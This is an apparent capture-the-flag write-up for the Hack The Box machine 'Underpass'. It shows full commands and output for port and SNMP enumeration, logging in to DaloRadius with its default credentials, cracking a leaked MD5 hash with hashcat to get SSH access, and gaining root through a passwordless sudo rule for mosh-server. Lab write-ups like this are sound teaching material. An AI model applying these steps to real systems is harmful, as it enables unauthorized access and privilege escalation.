The Underpass machine hosts a DaloRadius server with default credentials. Logging in reveals a username and a hashed password, which can be cracked to gain SSH access. Once on the machine, the user can launch a Mosh server as root and connect to it, ultimately gaining full root access.
nmap scan
First I run a basic nmap scan. This gives me a little time to manually enumerate common ports while the nmap scan that enumerates all ports and services versions runs.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ echo 10.10.11.48 > ip

┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ echo underpass > box

┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ mkdir nmap

┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ sudo nmap $(cat ip) |tee nmap/$(cat box)_basic_namp.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-11 21:21 EDT
Nmap scan report for 10.10.11.48
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
I run a nmap scan on all TCP ports and set flags -sC and -sV to enumerate services/versions and run default scripts. This scan shows Apache 2.4.52 running on the server and appears to be hosting some default content.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-13 15:36 EDT
Nmap scan report for 10.10.11.48
Host is up (0.040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.17 seconds
Enumerating port 80
website_enum
I run a custom script to extract links and comments from the webpage, which reinforces the idea that this is a default Apache landing page.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ website_enum http://$(cat ip)
~~~~~~~~Comments~~~~~~~~~~~~

    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004

~~~~~~END COMMENTS~~~~~~~~~~~
~~~~~~~~LINKS~~~~~~~~~~~~~~~~
https://bugs.launchpad.net/ubuntu/+source/apache2
/manual
http://httpd.apache.org/docs/2.4/mod/mod_userdir.html
~~~~~~~~~ACTION BUTTONS~~~~~~
Inspect in Browser

I navigate to http://10.10.11.48 in my browser and find Apache2 Default Page for Ubuntu.
Dirsearch
I run dirsearch against the site, but it does not find anything interesting.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ dirsearch -u http://$(cat ip)
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Target: http://10.10.11.48/

[16:13:53] Starting:
[16:13:58] 403 -  276B  - /.htaccess.bak1
[16:13:58] 403 -  276B  - /.htaccess.orig
[16:14:34] 403 -  276B  - /server-status
[16:14:34] 403 -  276B  - /server-status/

Task Completed
Checking SNMP udp 161
snmp-check
At this stage, I haven't performed a full UDP port scan yet. However, I decide to probe for SNMP manually using snmp-check. The scan reveals some valuable information: a potential hostname underpass.htb, a username steve, and a running service called daloradius.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ snmp-check $(cat ip)
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.11.48:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.11.48
  Hostname                      : UnDerPass.htb is the only daloradius server in the basin!
  Description                   : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
  Contact                       : steve@underpass.htb
  Location                      : Nevada, U.S.A. but not Vegas
  Uptime snmp                   : 00:48:15.72
  Uptime system                 : 00:48:05.54
  System date                   : 2025-6-13 20:17:37.0
A full enumeration of the community string using snmpwalk doesn't find any additional interesting information. I add underpass.htb to my /etc/hosts.
Returning to enumerate port 80
What is daloradius?
At this point I was unable to find a valid subdomain, or any interesting paths. Daloradius was mentioned in the SNMP enumeration. Using google, I find a public daloradius github repository. I navigate to http://underpass.htb/daloradius and discover it is a valid path.


Using the github repository as a guide I was able to identify two login portals.
Users Portal:
Operators Portal:

I search online for daloradius default creds and find administrator:radius. These credentials work on the operators portal.

I click Go to users list and find a username svcMosh and what appears to be an md5 hash 412DD4759978ACFCC81DEAB01B382403.

I use hashcat with MD5 mode to crack the hash. The password is underwaterfriends.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

...

412dd4759978acfcc81deab01b382403:underwaterfriends

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Time.Started.....: Sat Jun 14 17:38:11 2025 (2 secs)
Time.Estimated...: Sat Jun 14 17:38:13 2025 (0 secs)
Progress.........: 2985984/14344385 (20.82%)

Started: Sat Jun 14 17:38:10 2025
Stopped: Sat Jun 14 17:38:15 2025
I am now able to login to ssh with the credentials svcMosh:underwaterfriends.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ ssh svcMosh@underpass.htb
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$
The user svcMosh grants access to the user flag on the box.
svcMosh@underpass:~$ ls -l
total 4
-rw-r----- 1 root svcMosh 33 Jun 13 19:30 user.txt
svcMosh@underpass:~$ cat user.txt |wc
      1       1      33
Root
The user svcMosh can execute mosh-server as root.
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
    use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
I did a little googling to get familiar with what mosh-server is. In short it is the server side component of Mosh (Mobile Shell). Mosh is a remote terminal application similar, but different from ssh. I figure I'll try to start the mosh server and then connect to the server.
svcMosh@underpass:~$ sudo mosh-server


MOSH CONNECT 60001 JQJ+bacfXIVKqO8mTQeYMQ

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.

[mosh-server detached, pid = 6398]
svcMosh@underpass:~$ MOSH_KEY=JQJ+bacfXIVKqO8mTQeYMQ mosh-client 127.0.0.1 60001
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62

root@underpass:~#
Connecting to the Mosh server, I find that I am root on the machine!
root@underpass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@underpass:~# cat root.txt |wc
      1       1      33